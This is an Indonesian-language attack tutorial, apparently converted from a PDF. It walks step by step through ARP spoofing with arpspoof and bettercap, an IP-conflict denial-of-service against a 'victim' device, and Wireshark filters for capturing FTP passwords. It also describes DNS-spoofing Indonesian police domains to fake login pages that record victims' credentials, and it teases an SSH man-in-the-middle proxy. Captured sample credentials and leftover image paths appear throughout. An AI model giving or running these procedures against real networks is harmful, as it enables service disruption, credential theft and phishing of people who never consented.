10.71.19.0/24 > 10.71.19.14 » [12:27:13] [net.sniff.https] sni 10.71.19.101 > https://i.clarity.ms
[12:27:13] [net.sniff.https] sni 10.71.19.101 > https://i.clarity.ms
10.71.19.0/24 > 10.71.19.14 » [12:27:23] [net.sniff.https] sni 10.71.19.101 > https://a.nel.cloudflare.com
10.71.19.0/24 > 10.71.19.14 » [12:27:23] [net.sniff.https] sni 10.71.19.101 > https://a.nel.cloudflare.com


10.71.19.0/24 > 10.71.19.14 » [12:27:34] [net.sniff.https] sni 10.71.19.101 > https://s4.histats.com
10.71.19.0/24 > 10.71.19.14 » [12:27:35] [net.sniff.https] sni 10.71.19.101 > https://s4.histats.com
10.71.19.0/24 > 10.71.19.14 » [12:27:53] [net.sniff.https] sni 10.71.19.101 > https://crocodic.com

Sebelumnya kita telah menyiapkan setting dns untuk domain polri,go.id, track.polri.go.id dan sinastik.polri.go.id

Di laptop korban, jika korban mengakses domain polri.go.id maka akan muncul halaman web yang telah kita siapkan tadi karena ip polri.go.id sudah kita atur agar resolve ke alamat ip kali linux yang kita gunakan

Begitu juga jika korban mengakses track.polri.go.id dan sinastik.polri.go.id

maka korban akan masuk ke halaman login yang telah kita siapkan :



jika korban mengisi form login dan password pada kedua halaman tersebut

maka akan terekam di server kita

jika mengisi form login dan password di sinastik.polri.go.id akan terekam di
http://localhost/sinastik.polri.go.id/log.txt

Jika mengisi form login dan password di track.polri.go.id akan terekam di

http://localhost/track.polri.go.id/log.txt

2. IP Conflict

IP Conflict (Konflik IP) terjadi ketika dua perangkat di dalam jaringan yang sama mencoba menggunakan alamat IP yang identik. Dalam kondisi normal, ini biasanya merupakan kesalahan konfigurasi, namun dalam konteks keamanan siber, ini bisa menjadi bentuk serangan **Denial of Service (DoS)** yang bertujuan memutus koneksi target dari jaringan.

Dalam jaringan berbasis TCP/IP, setiap perangkat harus memiliki alamat IP unik agar data sampai ke tujuan yang benar. Ketika terjadi konflik:

1. **Instabilitas Koneksi:** Sistem operasi (seperti Windows atau Linux) akan mendeteksi bahwa alamat IP-nya sudah digunakan oleh perangkat lain.
2. **Pemutusan Akses:** Untuk mencegah tabrakan data, salah satu atau kedua perangkat biasanya akan menonaktifkan tumpukan jaringan (network stack) mereka atau terus-menerus mencoba menyambung ulang.
3. **Gangguan Layanan:** Target tidak dapat mengirim atau menerima paket data, sehingga efektif terputus dari internet atau sumber daya lokal.

Ketika terjadi konflik, sistem operasi target biasanya akan menonaktifkan tumpukan jaringannya atau memutuskan koneksi.

Dampak pada Target

Saat serangan ini berlangsung, berikut yang biasanya terjadi pada target:

- Windows: Muncul pop-up sistem bertuliskan *"There is an IP address conflict with another system on the network"*. Koneksi internet seringkali terputus seketika.
- Linux: Log sistem (`dmesg`) akan mencatat adanya duplikasi IP, dan rute jaringan mungkin menjadi kacau.
- Perangkat IoT: Seringkali langsung *freeze* atau *reboot*.

Pada kesempatan kali ini kita akan melakukan simulasi serangan ini dengan menggunakan tool arpspoof (tool di dalam dsniff)

Menggunakan tool arpspoof

Format dasar arpspoof adalah:

arpspoof -i [interface] -t [Siapa yang mau dibohongi] [Menyamar sebagai siapa]

Perintah di atas harus dilakukan sebagai user root

Agar koneksi internet di perangkat korban lumpuh, kita akan membohongi gateway bahwa kita adalah si korban

dan selanjutnya kita membohongi korban bahwa kita adalah si gateway.

Sebelumnya kita matikan dulu ip forward di kali linux kita, ketikkan :

echo 0 | sudo tee /proc/sys/net/ipv4/ip_forward

dalam contoh kali ini :

ip korban adalah 10.71.19.41

ip gateway adalah 10.71.19.183

Langkah pertama, kita bohongi dulu perangkat korban bahwa kita adalah gateway dengan cara mengirimkan paket arp :

sudo arpspoof -i wlan0 -t 10.71.19.41 10.71.19.183

biarkan berjalan, lalu buka terminal baru

Selanjutnya kita perlu membohongi gateway bahwa kita adalah si korban, ketikkan :

sudo arpspoof -i wlan0 -t 10.71.19.183 10.71.19.41

Hasilnya :

internet pada perangkat korban akan lumpuh karena komunikasi dari kedua belah pihak terputus di perangkat kali linux kita.

3. Pengenalan Arp

ARP (Address Resolution Protocol) adalah protokol yang sangat krusial dalam jaringan komputer. Singkatnya, ARP bertugas sebagai "penerjemah" antara alamat logis (**IP Address**) dan alamat fisik (**MAC Address**) pada jaringan lokal (LAN).

Berikut adalah penjelasan mendalam mengenai cara kerjanya:

---

1. Mengapa ARP Dibutuhkan?

Di dalam jaringan, perangkat berkomunikasi menggunakan **IP Address** pada lapisan Network (Layer 3). Namun, untuk mengirim data secara fisik melalui kabel atau Wi-Fi pada lapisan Data Link (Layer 2), perangkat membutuhkan **MAC Address** tujuan.

Tanpa ARP, sebuah komputer tahu *siapa* yang ingin dihubungi (IP), tetapi tidak tahu *di mana* tepatnya perangkat itu berada di kabel fisik (MAC).

---

2. Komponen Utama ARP

Sebelum masuk ke langkah-langkah, Anda perlu mengenal dua istilah ini:

- **ARP Request:** Pesan "bertanya" yang dikirim ke seluruh perangkat di jaringan (Broadcast).
- **ARP Reply:** Pesan "jawaban" yang dikirim secara langsung (Unicast) oleh pemilik IP yang dicari.
- **ARP Cache:** Tabel penyimpanan sementara di memori perangkat yang berisi daftar pasangan IP dan MAC Address yang sudah diketahui agar tidak perlu bertanya berulang kali.

---

3. Langkah-Langkah Cara Kerja ARP

Bayangkan **Komputer A** ingin mengirim data ke **Komputer B** dalam satu jaringan lokal.

Langkah 1: Memeriksa ARP Cache

Sebelum mengirim data, Komputer A akan melihat tabel **ARP Cache** miliknya. Jika alamat MAC Komputer B sudah ada di sana, data langsung dikirim. Jika tidak ada, proses ARP dimulai.

Langkah 2: Mengirim ARP Request (Broadcast)

Komputer A mengirim paket ARP Request. Pesan ini berisi: "Siapa yang memiliki IP 192.168.1.5? Tolong beri tahu saya (192.168.1.2)."

Pesan ini bersifat broadcast, artinya semua perangkat dalam satu switch/hub akan menerima pesan ini.

Langkah 3: Verifikasi oleh Perangkat Lain

Semua perangkat di jaringan menerima permintaan tersebut. Mereka akan memeriksa: *"Apakah IP itu milik saya?"*

- Jika **bukan**, perangkat akan mengabaikan paket tersebut.
- Jika **ya** (Komputer B), maka ia akan memprosesnya.

Langkah 4: Mengirim ARP Reply (Unicast)

Komputer B kemudian mengirimkan **ARP Reply** langsung ke Komputer A. Pesan ini berisi: *"IP 192.168.1.5 adalah milik saya, dan ini alamat MAC saya: 00:AA:BB:CC:DD:EE."*

Langkah 5: Memperbarui ARP Cache

Setelah menerima jawaban, Komputer A akan menyimpan pasangan IP dan MAC Komputer B ke dalam **ARP Cache** miliknya. Sekarang, Komputer A bisa membungkus data dalam *Frame* Ethernet dan mengirimkannya langsung ke Komputer B.

---

4. Contoh Tabel ARP

Jika Anda mengetikkan perintah arp -a di Command Prompt (Windows) atau Terminal (Linux/Mac), Anda akan melihat tabel seperti ini:

Internet Address	**Physical Address**	**Type**
192.168.1.1	00-14-22-01-23-45	Dynamic
192.168.1.5	00-AA-BB-CC-DD-EE	Dynamic

---

4. Arp Poisoning

ARP (Address Resolution Protocol) adalah protokol penting dalam jaringan komputer yang bertugas memetakan alamat IP (Logical Address) ke alamat MAC (Physical Address).

Sederhananya, jika IP address adalah "nama" seseorang di sebuah gedung, maka MAC address adalah "nomor ruangan" spesifiknya. Agar data sampai ke tujuan yang tepat dalam satu jaringan lokal (LAN), perangkat harus mengetahui nomor ruangan tersebut.

ARP Spoofing (sering disebut juga sebagai **ARP Poisoning**) adalah teknik serangan siber di mana seorang penyerang mengirimkan pesan ARP palsu ke jaringan lokal (LAN).

Tujuannya adalah untuk mengelabui perangkat di jaringan agar percaya bahwa alamat MAC penyerang adalah alamat MAC yang sah dari perangkat lain, biasanya *default gateway* (router) atau komputer target lainnya.

Cara Kerja ARP Spoofing

Untuk memahami serangan ini, kita perlu tahu bahwa protokol ARP tidak memiliki mekanisme verifikasi (autentikasi). Perangkat akan mempercayai setiap balasan ARP yang datang, meskipun perangkat tersebut tidak meminta informasi tersebut sebelumnya.

1. **Pengelabuan (Spoofing):** Penyerang mengirimkan paket ARP palsu ke korban (misalnya komputer Anda) yang menyatakan bahwa "IP Router ada di MAC saya (penyerang)".
2. **Peracunan Cache:** Komputer korban memperbarui tabel "ARP Cache" mereka dengan informasi palsu tersebut.
3. **Pengalihan Lalu Lintas:** Saat korban ingin mengirim data ke internet, data tersebut tidak langsung ke router, melainkan dikirim ke komputer penyerang terlebih dahulu.
4. **Aksi Penyerang:** Setelah data berada di tangan penyerang, mereka bisa melakukan beberapa hal:
    - **Man-in-the-Middle (MitM):** Membaca atau memodifikasi data sensitif (password, chat, dll) sebelum meneruskannya ke tujuan asli.
    - **Denial of Service (DoS):** Menghentikan lalu lintas data sehingga korban tidak bisa internetan.
    - **Session Hijacking:** Mencuri token sesi untuk mengambil alih akun korban.

Dampak Utama

- **Pencurian Data:** Penyerang dapat menyadap data yang tidak terenkripsi (HTTP, FTP, Telnet).

- **Manipulasi Data:** Mengubah isi paket data di tengah jalan.
- **Gangguan Jaringan:** Menyebabkan koneksi menjadi lambat atau terputus sama sekali.

---

1. Arp Spoofing dengan Arpspoof

Kita akan menggunakan arpspoof yang merupakan bagian dari tool dsniff

dsniff adalah sebuah paket (suite) berisi berbagai macam perangkat lunak yang dirancang khusus untuk melakukan **analisis jaringan** dan **penetrasi keamanan**.

Pada contoh kali ini komputer kita kali linux terhubung ke jaringan LAN wifi melalui interface wlan0 dengan ip 10.71.19.14 di mana ip address gateway adalah : 10.71.19.183

ip gateway ini didapat dengan perintah linux :

ip route show

Hasilnya :

$ ip route show
default via 10.71.19.183 dev wlan0 proto static metric 600
10.71.19.0/24 dev wlan0 proto kernel scope link src 10.71.19.14 metric 600

Langkah 1. Persiapan

Buka terminal, ketik :

```
passwd root
```

Lalu buat password root baru jika belum ada, jika sudah ada langkah ini bisa dilewati

Selanjutnya ketik :

su

(masukkan password anda)

Selanjutnya ketik :

echo 1 > /proc/sys/net/ipv4/ip_forward

atau bisa juga dengan :


sudo sysctl -w net.ipv4.ip_forward=1

Langkah 2. Menemukan ip korban

Untuk mendapatkan ip apa saja dari semua perangkat yang terhubung ke jaringan lan, kita akan menggunakan tool arp-scan. Ketik :

sudo arp-scan --interface=wlan0 –localnet

Hasilnya :



Ditemukan perangkat lain di jaringan LAN dengan ip : 10.71.19.41

Berarti itu adalah ip yang akan kita targetkan dengan arp cache poison.

Langkah 3. Melakukan Serangan Arp Cache Poison

Format dasar arpspoof adalah:

arpspoof -i [interface] -t [Siapa yang mau dibohongi] [Menyamar sebagai siapa]

Pertama tama kita akan membohongi target kita bahwa kita adalah gateway.

Buka terminal lalu ketik :

sudo arpspoof -i wlan0 -t 10.71.19.41 10.71.19.183

(biarkan tetap berjalan di terminal)

di sini kita mengirimkan paket arp ke 10.71.19.41 yang menyatakan bahwa kita adalah 10.71.19.183

Selanjutnya kita perlu menipu router (gateway) bahwa kita adalah si target, buka tab terminal 1 lagi lalu ketik :

sudo arpspoof -i wlan0 -t 10.71.19.183 10.71.19.41

Alternatif :

Jika anda tidak ingin menyerang target ip satu persatu kita bisa juga memberitahu semua perangkat di jaringan bahwa mac address kita adalah gateway

Tapi cara ini sangat gaduh dan bisa membuat jaringan tidak stabil.

Untuk melakukanya ketikkan :

sudo arpspoof -i wlan0 10.71.19.183

(biarkan tetap berjalan)

Langkah 4. Melakukan Sniffing Paket

Pada tahap ini sebenarnya kita sudah berada di tengah tengah antara router (gateway) dan ip korban atau disebut sebagai Man in the Middle Attack (MITM),

Semua trafik yang lewat protokol tanpa enkripsi bisa kita lihat.

Berikut ini beberapa contoh protokol yang tidak menggunakan enkripsi :

http (port 80) → trafik web tidak terenkripsi
ftp (port 21) → trafik transfer file
dns (port 53) → trafik untuk menerjemahkan nama domain menjadi alamat ip
pop3 (port 110) → Digunakan untuk mengambil email dari server
imap (port 143) → Digunakan untuk mengakses email di server

smtp (port 25) → digunakan untuk mengirim email
telnet (port 23) → Protokol lama untuk mengakses command line jarak jauh

Untuk sniffing paket kita bisa menggunakan wireshark. Di terminal ketik :

sudo wireshark


Selanjutnya pilih interface yang akan disniffing dan start (klik tombol sirip hiu)

Contoh Beberapa filter wireshark yang bisa kita lakukan :

1. Misal kita ingin melihat semua domain web yang diakses korban, pada wireshark masukkan filter :

dns.flags.response == 0

Contoh hasil tangkapan :




terlihat korban mengakses google.com, phrack.org dan lain lain.

2. Menangkap user dan password ftp

Masukkan filter ini di wireshark :

ftp.request.command == "USER" || ftp.request.command == "PASS"

Contoh hasil tangkapan :



Terlihat ada akses ftp dari ip korban ke ip 180.250.113.149 dengan user : alfan dan password : synlog123

Untuk menghentikan arp spoofing, pada terminal ketik :

sudo pkill -9 arpspoof

2. Arp Spoofing dengan Bettercap

Bettercap adalah *framework* sumber terbuka (open-source) yang sangat kuat, fleksibel, dan lintas platform yang digunakan untuk melakukan pengujian penetrasi jaringan (*network penetration testing*) dan analisis keamanan.

Fitur Utama Bettercap

1. Pemindaian Jaringan (Network Reconnaissance)

Bettercap secara otomatis dapat memetakan perangkat yang terhubung dalam jaringan (WiFi, Ethernet, atau Bluetooth Low Energy). Ia akan mendeteksi alamat IP, alamat MAC, pabrikan perangkat, dan layanan yang sedang berjalan.

2. Serangan Man-in-the-Middle (MITM)

Ini adalah fitur paling populer. Bettercap dapat memposisikan diri di antara target dan router menggunakan teknik seperti:

- ARP Spoofing: Menipu perangkat target agar mengirimkan data ke komputer Anda, bukan ke router.
- DNS Spoofing: Mengarahkan permintaan domain tertentu (misal: https://www.google.com/search?q=google.com) ke alamat IP palsu yang Anda tentukan.

3. Manipulasi Lalu Lintas (Sniffing & Proxying)

Setelah berada di posisi tengah (MITM), Bettercap bisa:

- Mencuri kredensial (username/password) yang dikirim melalui protokol tidak aman (HTTP, FTP, POP, dll).
- SSL Striping: Menurunkan paksa koneksi HTTPS menjadi HTTP biasa agar data bisa dibaca.
- Menyuntikkan (inject) skrip JavaScript ke dalam halaman web yang dibuka oleh target.

4. Pengujian Keamanan WiFi

Bettercap tidak hanya untuk jaringan lokal, tapi juga bisa digunakan untuk:

- Memantau titik akses (Access Points) di sekitar.

- Melakukan Deauthentication Attack (memutuskan koneksi perangkat dari WiFi).
- Menangkap *handshake* WPA/WPA2 untuk kemudian dipecahkan kata sandinya.

Pada contoh kali ini komputer kita kali linux terhubung ke jaringan LAN wifi melalui interface wlan0 dengan ip 10.71.19.14 di mana ip address gateway adalah : 10.71.19.183

ip gateway ini didapat dengan perintah linux :

ip route show

Hasilnya :

```
$ ip route show
default via 10.71.19.183 dev wlan0 proto static metric 600
10.71.19.0/24 dev wlan0 proto kernel scope link src 10.71.19.14 metric 600
```

Langkah 1. Persiapan

ketik di terminal

sudo sysctl -w net.ipv4.ip_forward=1

Langkah 2. Menemukan ip korban

Untuk mendapatkan ip apa saja dari semua perangkat yang terhubung ke jaringan lan, kita akan menggunakan tool nmap. Ketik :

sudo nmap -sn 10.71.19.0/24

Hasilnya :

```
┌──(robohax㉿robohax-20bws2ng00)-[~]
└─$ sudo nmap -sn 10.71.19.0/24
[sudo] password for robohax:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-04 05:05 +0700
Nmap scan report for 10.71.19.41
Host is up (0.11s latency).
MAC Address: 20:72:0D:39:17:3A (Unknown)
Nmap scan report for 10.71.19.183
Host is up (0.015s latency).
MAC Address: 8A:D7:B0:B3:AB:EF (Unknown)
Nmap scan report for 10.71.19.14
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 6.54 seconds
```

terlihat ada 1 perangkat lain di jaringan dengan ip 10.71.19.41, kita akan menargetkan ip ini untuk serangan arp cache poisoning

Langkah 3. Melakukan Serangan Arp Cache Poison

Karena interface yang digunakan untuk jaringan LAN ini adalah wlan0, maka ketik di bettercap :

sudo bettercap -iface wlan0

Selanjutnya di console bettercap, ketikkan :

net.probe on
set arp.spoof.internal true
set gateway.address 10.71.19.183
set arp.spoof.targets 10.71.19.41

jika target ip lebih dari 1 maka kita bisa ketikkan dengan pola :

set arp.spoof.targets target_ip_1, target_ip_2 dan seterusnya

misal : **set arp.spoof.targets 192.168.0.10, 192.168.0.11, 192.168.0.12**


Jika target dalam rentang angka tertentu bisa juga seperti ini :
set arp.spoof.targets 10.71.19.20-10.71.19.30

atau bisa juga menggunakan notasi subnet, misal :

set arp.spoof.targets 10.71.19.0/24

Ok kembali lagi ke jendela console bettercap, ketikkan :

set arp.spoof.fullduplex true
arp.spoof on
net.show



Langkah 4. Melakukan Sniffing

Setelah ARP spoofing berjalan, data dari target akan melewati laptop kali linux kita. Sekarang kita aktifkan modul untuk mengintip data tersebut.


Pada console bettercap ketikkan :

net.sniff on

Contoh hasil :

di sini terlihat korban mengakses domain polri.go.id

Jika ada koneksi yag melalui port tidak terenkripsi, misal ftp maka akan terlihat trafiknya :



terihat korban mengakses server ftp dengan user alfan dan password synlog123

Kalau hanya sekedar teknik di atas tentu tidak menarik, berikut ini beberapa teknik lanjutan yang bisa kita eksekusi :

1. Sniffing SSH

Jika di target LAN terdapat sysadmin yang biasa menggunakan ssh, maka kita bisa coba sniffing password sshnya.

Nanti kita cukup mengetikkan :

PYTHONPATH=src nohup ./cowrie-env/bin/python3 -m twisted --log-file=var/log/cowrie/twisted.log cowrie > /dev/null 2>&1 &

agar ssh proxy mitm kita berjalan di belakang layar dan akan tetap berjalan walaupun kita logout.

SSH itu menggunakan enkripsi, apa ada caranya untuk sniffing traffic ssh ? Tentu saja ada.

